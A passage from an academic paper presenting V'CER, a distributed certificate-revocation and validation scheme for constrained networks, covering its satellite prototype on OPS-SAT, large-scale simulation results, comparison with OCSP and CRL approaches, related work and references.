Level-Cache Repair Analysis From a theoretical perspective, each *LC* divides each $\mathcal{E}_T$ into 2^{clvl} parts. An outdated $\mathcal{N}ode$ should be able to successfully use an up-to-date *LC* to repair its PoI, if no updates happened in the same part as its




Figure 5: Simulation results for the random PoI repair for increasingly higher number of missed updates.

certificate is located in. This model is shown in Figure 6. We assume that each missed update has a $1/(2^{clvl})$ chance to be in the same part as an outdated $\mathcal{Node}$, as the distribution of leaf positions is uniform (cf. Section 2.1). The differently colored lines show how many missed updates a *LC* can handle, with a probability less than the target percentage. The dotted line shows the storage overhead for each cache level. Our simulations confirmed the theoretical suggestion without significant deviations.




Figure 6: Theoretical number of missable updates for target fail probabilities regarding *LC*-based repair.

6.3 Performance Evaluation

In this section, we evaluate the performance of V'CER. First, in terms of run-time for low-power devices and second, the effectiveness for large-scale applications.

6.3.1 In-Orbit Setup

We implemented a prototype of V'CER to evaluate run-time performance of all basic operations and distributed repair. The prototype is written in Python. While Python is not optimal in terms of performance on constrained devices, we believe that it suffices for a prototype. Further, we used Python's `hashlib` for hash computations, which internally calls the OpenSSL native library [42]. Hash computations constitute the majority of computational overhead in V'CER. The prototype is available on GitHub[3].

To show the feasibility for one of the most challenging constrained networks, satellite networks, we deployed the prototype on ESA's OPS-SAT satellite, an in-orbit platform that is open for any party to register and upload experiments [19]. For this, we adjusted our prototype's code to run as a NanoSat MO Framework app [23], a straightforward way to run code on OPS-SAT, as it provides crucial services, such as data en-/decoding for transmissions. For this, we had to convert our prototype to Java, a requirement to use the MO Framework. The Java prototype uses the internal `BigInteger` class for the bit-operations and the internal `MessageDigest` class for the hash calculations. On the ground, we ran $\mathcal{CA}$ and deployed two additional devices, which were connected to ESA's satellite dish via a SSH tunnel to transmit data from and to the satellite. OPS-SAT uses the S-Band frequencies as the main link for data communication, with up to 256 kbit/s for communication from the satellite and 1 Mbit/s to the satellite [19]. Due to OPS-SAT's polar orbit and a single satellite dish in central Europe, a rough estimate for the amount of communication opportunities is less than 6 passes per day, each with less than 10 minutes of varying bandwidth capacity. This allowed us to successfully test V'CER's feasibility on a deployed satellite with constrained communication, including revocation checks, uploading $\mathcal{CA}$ updates, and distributed repairs between devices.

In the following, we present performance measurements over 1000 executions for the most complex aspects of V'CER. We use SHA-256 as a hash algorithm and *secp256r1* ECDSA for signatures. OPS-SAT runs on a Altera Cyclone V SoC with 800MHz and 1GB of RAM, while on the ground one device runs on a Raspberry Pi 3B+ with 1.4 GHz and 4GB of RAM, the other on a Raspberry Pi Zero W with 1GHz and 512MB of RAM. Note that OPS-SAT also runs other crucial systems in parallel, such as the Attitude Determination and Control System (ADCS). Furthermore, while OPS-SAT is quite powerful compared to other deployed satellites, upcoming satellite hardware will be more powerful, e.g., see the DAHLIA project [14] or the RAD5500 [4]. Results in Table 1 indicate that even with a much weaker (in terms of performance and RAM) system the execution of the individual steps is still fast, keeping most execution times in the range of approximately less than 40ms. An exception is processing 20 update PoIs, which is quite a high number for a single epoch and expected to be rare. This makes V'CER practical even for low-power devices, and thus fulfills requirement R.4 for low-performance devices.

[3] https://github.com/vcer4pki/VCER

Table 1: Run-time measurements of V'CER, @A refers to the Raspberry Pi 3B+, @B refers to the Rasbperry Pi Zero W, @C refers to the OPS-SAT satellite.

Operation	@A [ms]	@B [ms]	@C [ms]
Signature check & $\mathcal{A}ggr$ exchange	2.915	6.869	31.008
PoI authentication	3.776	19.847	228.083
Processing 20 update PoIs	76.929	407.744	4544.915
Single PoI repair	7.574	39.377	452.260
LC (*clvl* = 7) repair	6.191	29.474	264.278

6.3.2 Large-Scale Performance

To evaluate V'CER in terms of scalability, we implemented a large-scale network simulation in Python, directly leveraging the prototype described in Section 6.3.1, running on a Intel Xeon CPU E5-2650 v3 @ 2.30GHz with 10 cores and 256GB of memory. The simulation runs are executed with an increasing number of $\mathcal{N}odes$, from 10 000 up to a million, over the course of 4 simulated weeks. In line with related work, we simulate the aspects that affect V'CER's efficiency, i.e., communication overhead over the entire network. For instance, delays for individual communications between nodes will not significantly affect the system. As with the accompanying example in Section 5, we use the SHA256 hash function and *secp256r1* ECDSA for signatures. Further, $\mathcal{VF}$ is split into 52 epochs, representing 52 weeks of a lifetime of one year per certificate, and 7 parities consisting of 2 Bytes for each $\mathcal{A}_c$.

Each simulated week, an epoch change occurs, which executes the forest prune (cf. Section 5.1) and issues 0.1% new certificates (~5% yearly). On each day in the simulation, 0.028% of the active certificates are revoked (~10% yearly), which are re-issued the next day in the newest epoch. For example, as IoT devices are notorious for having security bugs, we assume a relatively large share of yearly revocations. Our share of revocations is based on the estimate of certificates affected by the Heartbleed bug in the Internet [35], one of the biggest recorded revocation event. Splitting the yearly revocations in days is in-line with related work [46], as even in the case of Heartbleed, revocations occurred gradually [35].

Every time $\mathcal{CA}$ distributes an update, a random share of $\mathcal{N}odes$ do not receive the update, i.e., become outdated. We simulated different missing shares of 10%, 30%, and 50% in separate runs. 10% of $\mathcal{N}odes$ are cachers that additionally store a *LC* with *clvl* = 7; yet, also can miss updates. For outdated $\mathcal{N}odes$ to repair their own validation information, each $\mathcal{N}ode$ encounters 5 random $\mathcal{N}odes$ each hour. During those encounters, both $\mathcal{N}odes$ exchange $\mathcal{A}ggr$, update their $\mathcal{VF}$ if applicable as well as notice outdated validation information, and if only one $\mathcal{N}ode$ is outdated try the distributed repair. After an outdated $\mathcal{N}ode$ has met 30 up-to-date $\mathcal{N}odes$ and was not able to repair its validation information, it will give up and request it directly from $\mathcal{CA}$.

Figure 7 shows the measurements of two failure percentages. The *failed repairs* shows the share of outdated $\mathcal{N}odes$, which were not able to distributively repair their validation information and instead, required a direct request to $\mathcal{CA}$. Even in the drastic case of 50% $\mathcal{N}odes$ missing updates with 1 million $\mathcal{N}odes$ total, more than 93% of the outdated $\mathcal{N}odes$ are able to collaboratively repair their PoI. Therefore, V'CER fulfills requirement R.1 and R.5 for a $\mathcal{N}ode$'s own validation proof. Outdated $\mathcal{N}odes$ need to meet 8.9, 9.3, and 10.1 up-to-date $\mathcal{N}odes$ on average until the distributed repair is successful, for 10%, 30%, and 50% of $\mathcal{N}odes$ missing updates respectively. Assuming only one of the two $\mathcal{N}odes$ in an encounter needs an up-to-date PoI, e.g., to establish a secure channel without mutual authentication, we also measured the percentage of encounters in which both $\mathcal{N}odes$ are outdated. With 1 million $\mathcal{N}odes$ and 50% $\mathcal{N}odes$ missing updates, there are less than 5% of encounters, in which both do not have an up-to-date PoI.




Figure 7: Simulation results for percentage of $\mathcal{N}odes$ failing to repair their PoI, when they missed $\mathcal{CA}$ updates, and the percentage of all encounters where both $\mathcal{N}odes$ are outdated; both for different missing shares




Figure 8: Simulation results for sent out Kilobytes for daily $\mathcal{CA}$ updates, weekly epoch change update size, and average weekly exchanged communication between $\mathcal{N}odes$ for different missing shares.

Figure 8 depicts three key communication overhead measurements. The graphs for *nodes weekly exchange* represents the average amount of exchanged Kilobytes directly between $\mathcal{N}odes$, per node per week. This includes the $\mathcal{A}ggr$ exchange, $\mathcal{VF}$ repair, and distributed repair of outdated PoIs. With 1 mil-

lion $\mathcal{N}odes$ and 10% of $\mathcal{N}odes$ missing updates, $\mathcal{N}odes$ directly exchange 27.2KB per week and 81.6KB with 50%. The *CA update size* is the average update size sent out daily by $\mathcal{CA}$. This contains both the revocations as well as the re-issuance the day after revocation (0.056% of total number of $\mathcal{N}odes$). This metric is independent of the missing share and for 1 million $\mathcal{N}odes$, the daily $\mathcal{CA}$ update is 179.3KB on average. Finally, the *epoch change size* shows the size of the weekly update sent out by $\mathcal{CA}$. Independent of the missing share as well, the epoch change is 629.8KB. Note, as mentioned in Section 5.2, that the epoch change update does not need to be distributed to all of the network and only needs to be sent to $\mathcal{N}odes$ affected by epoch change.

7 Discussion

This section discusses various practical aspects of V'CER.

PKI integration. Since V'CER only deals with certificate validation, it needs a Public Key Infrastructure (PKI) as the basis for deployment. To the best of our knowledge, V'CER can be used alongside any PKI scheme, similar to OCSP Stapling, by having the prover provide validation evidence (see Section 8). Ideally, the authentication PoI is directly sent along with the certificate during the handshake protocol to reduce communication overhead. Furthermore, to allow audit of individual changes, $\mathcal{CA}$ can keep a log of all individual operations, such as revocation of a certificate. External observers need only to store the resulting $\mathcal{A}ggr$ for each $\mathcal{CA}$ update, allowing them to verify $\mathcal{CA}$ logs after the fact.

Multiple Certificate Authorities. While we assume a single Certificate Authority (CA) throughout the paper, in some real-world use-cases there multiple CAs can be involved. This can be accommodated by employing a committee that acts as a single $\mathcal{CA}$ via consensus among the members, for all operations. For example, a signature scheme to allow for such a strategy are BLS signatures [9], which can model the necessary threshold-based signatures to create $\mathcal{A}_s$, verifiable by $\mathcal{N}odes$. Alternatively, each member can maintain its own $\mathcal{VF}$ and be responsible for certifying their distinct group of nodes in the network. In such a case, a node from one vendor can simply collect and keep the most recent $\mathcal{VF}$ of other vendors to authenticate their nodes. $\mathcal{N}odes$ would only have to deal with PoI updates regarding their vendor's $\mathcal{VF}$, while only keeping the other $\mathcal{VF}$ up-to-date.

Caching Certificates. If a $\mathcal{N}ode$ regularly communicates with another $\mathcal{N}ode$, the other $\mathcal{N}ode$'s certificate and PoI can be cached to avoid subsequent redundant checks. A $\mathcal{N}ode$ can keep cached PoIs up-to-date, just like it does for its own PoI. This way, there is a good chance that cached certificates are ready for use, even after many updates. If any cached PoIs get revoked, they can be discarded. Furthermore, since a $\mathcal{N}ode$ can provide many up-to-date PoIs to an outdated node, this strategy can vastly improve the direct PoI repair approach, as discussed in Section 5.4.1).

Dynamic Cache Sizes. While we assumed uniform use of *LC*, i.e., all cacher $\mathcal{N}odes$ use the same *clvl* across all epochs in $\mathcal{VF}$, it may be advantageous in some scenarios to use a dynamic cache size. On the one hand, cacher $\mathcal{N}odes$ with bigger storage can also keep bigger caches, allowing them to succeed more often when executing distributed repairs. On the other hand, the same cacher may use different cache sizes for different epochs. For example, if most updates are expected within newer epochs, a cacher can use a bigger cache for these than for almost expired epochs. Note, a bigger *LC* can easily construct a smaller one, e.g., when transitioning to a smaller cache on an epoch change.

8 Comparison to OCSP and CRL schemes

This section focuses on comparing V'CER to the most commonly found types of schemes found in the revocation space, Online Certificate Status Protocol (OCSP), CRLs, and variants that improve on CRLs.

OCSP Stapling. In OCSP, the verifier of a certificate directly requests a confirmation from $\mathcal{CA}$ that the certificate is not revoked. Due to the on-demand nature of OCSP, it is not directly applicable to our system model (cf. Section 3), as it requires a fast and reliable connection to $\mathcal{CA}$ to properly function. Nevertheless, there is also OCSP Stapling. Here, the proving party requests the OCSP for its own certificate, stores it, and directly delivers it to the verifier. Each OCSP has a validity period that enforces a fresh OCSP eventually. A single OCSP request is around 4KB in size [35]. However, if we assume the same validity period as in our accompanying example of a single day, this means all $\mathcal{N}odes$ in the network each needs to request a new OCSP daily. For example, even with 100 000 $\mathcal{N}odes$, this would already amount to around 390MB of communication overhead across the network, compared to our 18.4KB via the universal $\mathcal{CA}$ update.

Traditional CRLs. With the CRL approach, $\mathcal{N}odes$ need to maintain and store the entire CRL. However, these lists can grow very large. For example, in the Internet the CRLs size for the median certificate is 51KB, ranging up to 76MB for a single CRL [35]. Yet, even assuming an optimal CRL, i.e., storing only strictly necessary entries, would already require over 3.6MB of storage to cover for the whole year with 1 million $\mathcal{N}odes$ (as in our evaluation)—assuming an average of 38 Bytes per entry [35]. In contrast, $\mathcal{N}odes$ in V'CER only need to store ~3KB to achieve the same.

Enhanced CRLs. While traditional CRLs can be very large, there are numerous works to significantly reduce the storage and update overhead. To the best of our knowledge, the most notable works in this space recently are CRLite [32] and Let's Revoke [46]. Both aim to reduce storage and update sizes of revocation information for the Internet. CRLite uses a cascade of decreasingly smaller bloom filters to aggregate revocation information. For 1 million certificates, this requires ~112.5KB of storage [32]. Delta updates model the difference between the old and the new bloom filters on all levels, which can be applied in a XOR-like fashion. Modeling a change of 0.056% in the contained certificates, e.g., on daily revocations plus re-issuance (as in our evaluation), requires around 10% to 50% of the original filter size (according to the measurements presented in Figure 6 in [32]). Let's Revoke [46] uses a bitvector per expiration day per CA, which flags if consecutively numbered certificates have been revoked. As these bitvectors are expected to have many zeroes, they can further be compressed to save storage space. With 1 million certificates and 10% of them revoked, this requires ~70KB of storage (~125KB when not compressed) [46]. For delta updates, bitvectors are constructed that can be applied to the original bitvectors via simple bit operations. A compressed update modeling 0.056% of certificate changes is ~2KB in size [46]. Note, these schemes are specifically designed for the Web's PKI and are not concerned with constrained networks.

Both approaches require nodes that missed updates to directly contact any authority or their delegates (e.g., *aggregators* in [32]) to keep up-to-date. In this case, outdated nodes need to individually request the specific range of updates they missed. On the one hand, this requires careful placement of delegates regarding the targeted topology to ensure coverage, which is difficult in many constrained networks, e.g., due to the nature of a dynamic topology. On the other hand, all affected nodes would need to individually request missed updates. For example, a 2KB delta update in Let's Revoke [46] for 1 million nodes with 10% of nodes missing a *single* update would surmount to 195MB of communication overhead across the network.

In contrast, V'CER only requires less than 3KB of storage on each node and uses universal updates that can be applied at any time, e.g., even though a node missed an update, it may receive a subsequent update in the meantime, which may repair its proof without further requests. Nodes in V'CER can also help each other to distributively repair their proof, eliminating the need for individual requests to the CA for the principal share of nodes (as shown in Section 6.3.2). Further, even if the distributed repair fails for nodes, with the up-to-date and quickly disseminated $\mathcal{VF}$ they can still correctly validate other certificates. Finally, when nodes *do* need to request their fresh PoI from the CA, it only requires less than 1KB of communication overhead each.

9 Related Work

In the following, we will examine the related work in the field of certificate validation. Aside the ones mentioned throughout this section, there are also works that focus on constructing PKIs for Internet of Things (IoT); yet, for revocation checks, they rely on CRLs [50], on-demand checks [24] that we both discussed in Section 8, or are blockchain-based [28,45], which we examine later in this section. Otherwise, recent works are dominated by observer-based approaches among CAs, end-user-based approaches, or blockchain-based approaches. Finally, we compare preceding works focusing on efficient validation for untrusted validation directories with V'CER.

Observer-based approaches. These works focus on restricting maliciously acting CAs by monitoring them for suspicious behavior. Most prominent in this area is Certificate Transparency (CT) [33], already adopted by many CAs and browsers for the Internet. In this approach, an append-only Merkle Tree is used to log all issued certificates by a CA as hash leaves. On issuing, the CA publishes the new certificates along with a *consistency proof*, which proves that the previous Merkle Tree is contained in the now extended tree. Observers, such as other CAs, check if the new certificates contain any unjustly issued ones, e.g., for domains that the issuing CA is not responsible for. The consistency proof ensures all certificates were published and correctly appended to the CA's Merkle Tree. On the end-user side, aside from validating the certificate directly with the issuing CA, the client additionally requests the PoI of the certificate from multiple observers. Falsely issued certificates then become apparent; yet, this does not cover revocations. An informal report by Laurie and Kasper hints at extending CT with Sparse Merkle Trees to provide *Revocation Transparency* [34].

Enhanced Certificate Transparency [43] aims to extend the CT approach to also handle revocations efficiently. The authors argue that search in the Revocation Transparency proposal [34] remains linear in the number of issued certificates. Aside an append-only Merkle Tree as in CT, the paper introduces an additional tree that is ordered by the subject identities, allowing for logarithmic look-up of revocations. Nevertheless, to ensure consistency, each observer still needs to verify all certificates published and their inclusion into the respective trees. The paper mentions its approach can be extended in a distributed manner, so users require less trust into the CAs. However, this would require random monitoring of CAs by all users as well as gossiping the observed information to identify inconsistencies. Further work focuses on improving resilience of these approaches against colluding CAs, such as AKI [30] or ARPKI [5].

While these observer-based approaches use similar cryptographic structures to V'CER, i.e., hash trees and PoIs, they aim at the orthogonal goal of limiting malicious behavior of CAs by giving them the means to efficiently monitor each

other. V'CER, on the other hand, provides efficient certificate validation for end users among each other. Further, V'CER is not reliant on having reliable connectivity to trusted parties for validation.

End-user-based approaches. These approaches aim to modify the observer-based schemes to allow end-users to monitor for inconsistencies regarding their certificates themselves. In CONIKS [37], a Prefix Merkle Tree is used, along with randomly generated user IDs, to protect the privacy of users. Here, all users need to constantly check all issuing parties for certificates of their own domain, to recognize abuse. When the issuing CA updates its tree in any way, it also needs to re-issue all of its users' PoIs so they are correct with respect to the new tree root. Revocation is handled by on-demand requests to the respective CA. DTKI [53] aims to provide users full data ownership for their certificates by introducing a Merkle Tree log per individual domain. Each log is maintained in a decentralized database, based on consensus of multiple independent entities. Users need to gossip all tree roots among each other to prevent problems on network partitioning. Additionally, DTKI revocation is also done with on-demand requests.

These approaches provide users capabilities to monitor their own domains. However, they are very communication heavy and rely on on-demand requests to check for revocation, making them unsuitable for constrained networks. In contrast, V'CER requires minimal communication by only distributing a number of hashes, i.e., $\mathcal{VF}$. Further, it allows nodes to collaboratively repair their individual validation proof, mostly without the need to contact any authorities.

Blockchain-based approaches. The works in this area aim to shift trust from the CAs to the blockchain. One of the first proposals in this area is Certcoin [21], which builds a decentralized PKI based on Namecoin [29]. The idea is to simply store all certificate updates, including revocation, on the blockchain. A certificate owner may send the PoI for the block containing the certificate for validation, similar to Bitcoin's Simplified Payment Verification [6]. This requires a user to monitor and store all block headers, instead of the full blockchain. Analogously, Blockstack [1] directly builds on Bitcoin for improved security and separates different abstraction layers for simplified access. For certificate validation, a user contacts multiple full nodes (i.e., storing the entire blockchain) and checks if the responses are consistent with each other. EthIKS [10] simply puts CONIKS [37] on top of Ethereum [11] and uses smart contracts for global monitoring and validation of certificates.

All these approaches share the notion of having, at least indirect, access to the blockchain. This is difficult to guarantee in constrained networks or requires significant storage overhead on limited devices. On the contrary, V'CER only requires minimal storage overhead, without the need to be constantly connected to any specific nodes.

PKI for dynamic networks. There are approaches specifically aiming to construct PKIs for constrained networks. There are many works focusing on Mobile Ad-Hoc Networks [12,36,51,52] and Delay-Tolerant Networks [15,17,41]. Note, the latter is considered the state of the art for satellite networks. They generally aim to distribute the role of the CA among the network of nodes. This usually requires a lot of coordination between all nodes. However, the key aspect in the context of this work is how revocation is handled. For this, the approaches either rely on traditional CRLs [51, 52], individual revocation information aggregated by exchanging them among the network [12, 15, 36], or by simply limiting the lifetime of certificates [12, 41].

To the best of our knowledge, all schemes in these areas either share similar problems of CRLs, require communication heavy coordination between nodes, or introduce an additional vulnerability window. In V'CER the vulnerability window can be kept to a minimum, as it relies on distributing only $\mathcal{VF}$. Otherwise, it minimizes the communication overhead required, making it well suited for constrained networks.

Efficient Validation Directories. There have been several works aiming to provide efficient certificate validation [18, 22, 31, 39, 40]. They use authenticated data structures providing efficient validation proofs, to allow the use of untrusted directories capable of answering validation requests, while removing the need for distributing entire CRLs. The reduced communication overhead enables shorter validity periods of revocation information, e.g., daily or even hourly. The data structures are either based on trees for revocation [31, 40], trees covering both revocation and validation [22], hash-chains containing all validity periods [39], or a combination of both hash-chains and trees [18].

These approaches aim at supplying directories with fresh validation information by regular updates from the CAs, e.g., by distributing tree updates [22, 31, 40]. In contrast, V'CER supplies all nodes with fresh validation information by only distributing $\mathcal{VF}$. Nodes can additionally collaborate without any special directories to keep their proofs up-to-date.

10 Conclusion

In this work, we presented V'CER, a novel certificate validation scheme, which is designed to work in a distributed and efficient manner. V'CER can be used to augment any PKI scheme, enabling it to work even in constrained networks. This is achieved by introducing data structures and operations that allow for fast dissemination of validation information as well as a collaborative way for nodes to keep up-to-date. We have demonstrated the efficacy and efficiency of V'CER with large-scale simulations modeling a constrained network.

Acknowledgments

The authors of the Technical University of Darmstadt were supported by the European Space Operations Centre with the Networking/Partnering Initiative and the European Union's Horizon 2020 Research and Innovation program under Grant Agreement No. 952697 (ASSURED). Gene Tsudik's work was supported in part by NSF awards SATC-1956393 and CICI-1840197, as well as a subcontract from Peraton Labs.

References

[1] Muneeb Ali, Jude Nelson, Ryan Shea, and Michael J Freedman. Blockstack: A global naming and storage system secured by blockchains. In *2016 USENIX Annual Technical Conference (USENIX ATC 16)*, pages 181–194, 2016.

[2] Amazon. AWS Ground Station. https://aws.amazon.com/ground-station, 2022.

[3] Ars Technica. Space-grade CPUs: How do you send more computing power into space? https://arstechnica.com/science/2019/11/space-grade-cpus-how-do-you-send-more-computing-power-into-space/, 2019.

[4] BAE Systems. RAD5545™ SoC based single board computer. https://www.baesystems.com/en/our-company/our-businesses/electronic-systems/product-sites/space-products-and-processing/radiation-hardened-electronics-produ, 2021.

[5] David Basin, Cas Cremers, Tiffany Hyun-Jin Kim, Adrian Perrig, Ralf Sasse, and Pawel Szalachowski. Arpki: Attack resilient public-key infrastructure. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 382–393, 2014.

[6] bitcoin.org. SPV, Simplified Payment Verification. https://developer.bitcoin.org/devguide/block_chain.html#transaction-data, 2022.

[7] Bluetooth SIG. Bluetooth Mesh Networking. https://www.bluetooth.com/learn-about-bluetooth/recent-enhancements/mesh/, 2022.

[8] Sharon Boeyen, Stefan Santesson, Tim Polk, Russ Housley, Stephen Farrell, and Dave Cooper. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, May 2008.

[9] Dan Boneh, Ben Lynn, and Hovav Shacham. Short signatures from the weil pairing. In *International conference on the theory and application of cryptology and information security*, pages 514–532. Springer, 2001.

[10] Joseph Bonneau. Ethiks: Using ethereum to audit a coniks key transparency log. In *International Conference on Financial Cryptography and Data Security*, pages 95–105. Springer, 2016.

[11] Vitalik Buterin. Ethereum: A next-generation smart contract and decentralized application platform. https://ethereum.org/en/whitepaper/, 2013.

[12] Srdjan Capkun, Levente Buttyán, and J-P Hubaux. Self-organized public-key management for mobile ad hoc networks. *IEEE Transactions on mobile computing*, 2(1):52–64, 2003.

[13] CSO Online. 8 Famous Software Bugs in Space. https://www.csoonline.com/article/3404528/8-famous-software-bugs-in-space.html, 2013.

[14] Dahlia Consortium. Dahlia Project. https://dahlia-h2020.eu/, 2022.

[15] Chris I Djamaludin, Ernest Foo, S Camtepe, and Peter Corke. Revocation and update of trust in autonomous delay tolerant networks. *Computers & Security*, 60:15–36, 2016.

[16] Danny Dolev and Andrew Yao. On the security of public key protocols. *IEEE Transactions on information theory*, 29(2):198–208, 1983.

[17] Karim El Defrawy, John Solis, and Gene Tsudik. Leveraging social contacts for message confidentiality in delay tolerant networks. In *2009 33rd annual IEEE international computer software and applications conference*, volume 1, pages 271–279, 2009.

[18] Farid F Elwailly, Craig Gentry, and Zulfikar Ramzan. Quasimodo: Efficient certificate validation and revocation. In *International Workshop on Public Key Cryptography*, pages 375–388, 2004.

[19] European Space Agency. OPS-SAT. https://www.esa.int/Enabling_Support/Operations/OPS-SAT, 2022.

[20] Stephen Farrell, Howard Weiss, Susan Symington, and Peter Lovell. Bundle Security Protocol Specification. RFC 6257, May 2011.

[21] Conner Fromknecht, Dragos Velicanu, and Sophia Yakoubov. A decentralized public key infrastructure with identity retention. *IACR Cryptology ePrint Archive*, 2014.

[22] Irene Gassko, Peter S Gemmell, and Philip MacKenzie. Efficient and fresh certification. In *International Workshop on Public Key Cryptography*, pages 342–353. Springer, 2000.

[23] GitHub. NanoSat MO Framework. https://github.com/esa/nmf-mission-ops-sat, 2022.

[24] Joel Höglund, Samuel Lindemer, Martin Furuhed, and Shahid Raza. Pki4iot: Towards public key infrastructure for the internet of things. *Computers & Security*, 89:101658, 2020.

[25] IEEE. 802.11s standard. https://standards.ieee.org/standard/802_11s-2011.html, 2011.

[26] Interorbital Systems. IOS CubeSat Kits. https://www.interorbital.com/Cubesat%20Kits.php, 2022.

[27] IPNSIG. InterPlanetary Networking Special Interest Group. https://ipnsig.org/about/, 2022.

[28] Wenbo Jiang, Hongwei Li, Guowen Xu, Mi Wen, Guishan Dong, and Xiaodong Lin. Ptas: Privacy-preserving thin-client authentication scheme in blockchain-based pki. *Future Generation Computer Systems*, 96:185–195, 2019.

[29] Harry A Kalodner, Miles Carlsten, Paul Ellenbogen, Joseph Bonneau, and Arvind Narayanan. An empirical study of namecoin and lessons for decentralized namespace design. In *WEIS*. Citeseer, 2015.

[30] Tiffany Hyun-Jin Kim, Lin-Shung Huang, Adrian Perrig, Collin Jackson, and Virgil Gligor. Accountable key infrastructure (aki) a proposal for a public-key validation infrastructure. In *Proceedings of the 22nd international conference on World Wide Web*, pages 679–690, 2013.

[31] Paul C Kocher. On certificate revocation and validation. In *International Conference on Financial Cryptography*, pages 172–177. Springer, 1998.

[32] James Larisch, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, and Christo Wilson. Crlite: A scalable system for pushing all tls revocations to all browsers. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 539–556. IEEE, 2017.

[33] Ben Laurie. Certificate transparency. *Communications of the ACM*, 57(10):40–46, 2014.

[34] Ben Laurie and Emilia Kasper. Revocation transparency. *Google Research, September*, 2012.

[35] Yabing Liu, Will Tome, Liang Zhang, David Choffnes, Dave Levin, Bruce Maggs, Alan Mislove, Aaron Schulman, and Christo Wilson. An end-to-end measurement of certificate revocation in the web's pki. In *Proceedings of the 2015 Internet Measurement Conference*, pages 183–196, 2015.

[36] Haiyun Luo, Petros Zerfos, Jiejun Kong, Songwu Lu, and Lixia Zhang. Self-securing ad hoc wireless networks. In *ISCC*, volume 2, pages 548–555, 2002.

[37] Marcela S Melara, Aaron Blankstein, Joseph Bonneau, Edward W Felten, and Michael J Freedman. Coniks: Bringing key transparency to end users. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 383–398, 2015.

[38] Ralph C Merkle. A certified digital signature. In *Conference on the Theory and Application of Cryptology*, pages 218–238, 1989.

[39] Silvio Micali. Scalable certificate validation and simplified pki management. In *1st Annual PKI research workshop*, volume 15, 2002.

[40] Moni Naor and Kobbi Nissim. Certificate revocation and certificate update. *IEEE Journal on selected areas in communications*, 18(4):561–570, 2000.

[41] Rabin Patra, Sonesh Surana, and Sergiu Nedevschi. Hierarchical identity based cryptography for end-to-end security in dtns. In *2008 4th International Conference on Intelligent Computer Communication and Processing*, pages 223–230, 2008.

[42] Python Official Documentation. hashlib - Secure hashes and message digests. https://docs.python.org/3/library/hashlib.html, 2022.

[43] Mark Dermot Ryan. Enhanced certificate transparency and end-to-end encrypted mail. In *NDSS Symposium 2014*, pages 1–14, 2014.

[44] Stefan Santesson, Michael Myers, Rich Ankney, Ambarish Malpani, Slava Galperin, and Dr. Carlisle Adams. X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP. RFC 6960, June 2013.

[45] Ankush Singla and Elisa Bertino. Blockchain-based pki solutions for iot. In *2018 IEEE 4th International Conference on Collaboration and Internet Computing (CIC)*, pages 9–15. IEEE, 2018.

[46] Trevor Smith, Luke Dickinson, and Kent Seamons. Let's revoke: Scalable global certificate revocation. In *Network and Distributed Systems Security (NDSS) Symposium 2020*, 2020.

[47] Space.com. Hackers Interfered With 2 US Government Satellites. https://www.space.com/13423-hackers-government-satellites.html, 2011.

[48] Space.com. Starlink: SpaceX's satellite internet project. https://www.space.com/spacex-starlink-satellites.html, 2022.

[49] Union of Concerned Scientists. UCS Satellite Database. https://www.ucsusa.org/resources/satellite-database, 2021.

[50] Minmei Wang, Chen Qian, Xin Li, and Shouqian Shi. Collaborative validation of public-key certificates for iot by distributed caching. In *IEEE INFOCOM Conference on Computer Communications*, pages 847–855, 2019.

[51] Bing Wu, Jie Wu, Eduardo B Fernandez, and Spyros Magliveras. Secure and efficient key management in mobile ad hoc networks. In *19th IEEE International Parallel and Distributed Processing Symposium*, 2005.

[52] Seung Yi and Robin Kravets. Moca: Mobile certificate authority for wireless ad hoc networks. Technical report, 2004.

[53] Jiangshan Yu, Vincent Cheval, and Mark Ryan. Dtki: A new formalized pki with verifiable trusted parties. *The Computer Journal*, 59(11):1695–1713, 2016.

[54] Z-Wave Alliance. About Z-Wave Technology. https://z-wavealliance.org/about_z-wave_technology/, 2022.

[55] Z-Wave Alliance. Z-Wave Specifications. https://z-wavealliance.org/z-wave-specifications/, 2022.

[56] ZigBeeAlliance. Zigbee specification. https://zigbeealliance.org/wp-content/uploads/2019/11/docs-05-3474-21-0csg-zigbee-specification.pdf, 2015.

A In-depth Operation Description

